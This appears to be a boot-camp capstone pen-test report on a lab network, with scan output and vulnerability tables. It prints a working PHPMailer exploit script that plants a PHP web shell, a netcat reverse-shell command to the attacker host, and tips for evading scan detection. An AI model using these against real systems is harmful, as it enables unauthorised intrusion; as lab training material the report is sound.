Final Engagement


Attack, Defense & Analysis of a Vulnerable Network

Table of Contents

This document contains the following resources:

Network Topology
& Critical Vulnerabilities

Network Topology



Network
Network: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.100
OS: Linux
Hostname: ELK

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.186.1.110
OS: Linux
Hostname: Target 1

IPv4: 192.168.1.115
OS: Linux
Hostname: Target 2

IPv4: 192.168.1.90
OS: Kali Linux
Hostname: Kali

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
Weak Password Policy	Easily guessed password allowed access to server	Attackers were able to access shell and continue attack on server
Critical Information stored in inappropriate locations	Critical information was found in HTML source code / configuration files / WordPress Database	Attackers were able to access this critical information. Password hash in WordPress database allowed attacker additional access to server
Privilege Escalation	Attacker used Python's ability to spawn interactive shell with Root Privilege	Attacker gained root access to the server

Critical Vulnerabilities: Target 2

Our assessment uncovered the following critical vulnerabilities in **Target 2**.

Vulnerability	Description	Impact
Hidden Directories Vulnerable to Enumeration	Hidden directories found with enumeration tool ‘gobuster’	Attackers accessed directories that should be off limits
Critical Information found in Server Directories	Critical information found in hidden directories, to include information of vulnerable services running on server	attack vector identified
PHPMailer susceptible to Remote Code Execution	PHPMailer used to deliver/execute reverse shell payload	Attackers able to access system using reverse shell


Bottom Line - People are Dopey!

Exploits Used

Exploitation: Privilege Escalation

- User ‘steven’ had access to use Python as ‘sudo’, but did not have full sudo privileges

- Launching a PTY shell spawned by Python, user was able to gain full root privileges



Exploitation: Enumeration Scanning

- Conducted scans with nmap, wpscan, nikto, and gobuster during enumeration

- Found open ports, running services, operating systems, vulnerabilities, hidden directories, and critical information

```
root@Kali:~# nmap -sV 192.168.1.115
Starting Nmap 7.80 ( https://nmap.org ) at 2021-04-26 10:39 PDT
Nmap scan report for 192.168.1.115
Host is up (0.0012s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:11 (Microsoft)
Service Info: Host: TARGET2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.41 seconds
root@Kali:~#
```

```
root@Kali:~# gobuster -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt dir -u 192.168.1.115
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.1.115
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/04/24 11:19:59 Starting gobuster
===============================================================
/img (Status: 301)
/css (Status: 301)
/wordpress (Status: 301)
/manual (Status: 301)
/js (Status: 301)
/vendor (Status: 301)
/fonts (Status: 301)
/server-status (Status: 403)
===============================================================
2021/04/24 11:21:04 Finished
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:01 <=================================

[i] User(s) Identified:

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

Exploitation: PHPMailer susceptible to Remote Code Execution

- Delivered and executed malicious code to server by exploiting PHPMailer

- Reverse shell was established between target machine and attack


```
#!/bin/bash
# Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurity-v2/new/master/1-Lesson-Plans/24-Final-Project/Activities/Day-1/
Unsolved

TARGET=http://192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
          --data-urlencode "name=Hackerman" \
          --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com" \
          --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
          --data-urlencode "action=submit" \
          $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
```




```
root@Kali:~# nano exploit.sh
root@Kali:~# chmod 777 exploit.sh
root@Kali:~# ls -lash exploit.sh
4.0K -rwxrwxrwx 1 root root 762 Apr 24 12:01 exploit.sh
root@Kali:~# ./exploit.sh
[+] Check /var/www/html/backdoor.php?cmd=[shell command, e.g. id]
```

```
root@Kali:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 192.168.1.115 53127
whoami
www-data
pwd
/var/www/html
```

Avoiding Detection

Stealth Exploitation of Enumeration Scanning

Monitoring Overview

- HTTP Request Size
- The bytes HTTP requests from the server
- 3,500 requested bytes over the span of one minute

Mitigating Detection

- Slower scans, set lower scan parameters, reduce number of scanned items, reduce number of scans over time
- use popular scanning tools like Assail.it

Maintaining Access

Backdooring the Target

Backdoor Overview

- Reverse Shell Connection from target machine to attack machine
- Uploaded malicious script to server using PHPMailer

```
#!/bin/bash
# Lovingly borrowed from: https://github.com/coding-boot-camp/cybersecurity-v2/new/master/1-Lesson-Plans/24-Final-Project/Activities/Day-1/
Unsolved

TARGET=http://192.168.1.115/contact.php

DOCROOT=/var/www/html
FILENAME=backdoor.php
LOCATION=$DOCROOT/$FILENAME

STATUS=$(curl -s \
          --data-urlencode "name=Hackerman" \
          --data-urlencode "email=\"hackerman\\\" -oQ/tmp -X$LOCATION blah\"@badguy.com" \
          --data-urlencode "message=<?php echo shell_exec(\$_GET['cmd']); ?>" \
          --data-urlencode "action=submit" \
          $TARGET | sed -r '146!d')

if grep 'instantiate' &>/dev/null <<<"$STATUS"; then
  echo "[+] Check ${LOCATION}?cmd=[shell command, e.g. id]"
else
  echo "[!] Exploit failed"
fi
```

- Connection Established
  - Setup netcat listener on attack machine
    - nc -lvnp 4444
  - Executed reverse shell on server with web browser
    - http://192.168.1.115/backdoor.php?cmd=nc%20192.168.1.90%204444%20-e%20/bin/bash

Time for some Mental Ginger!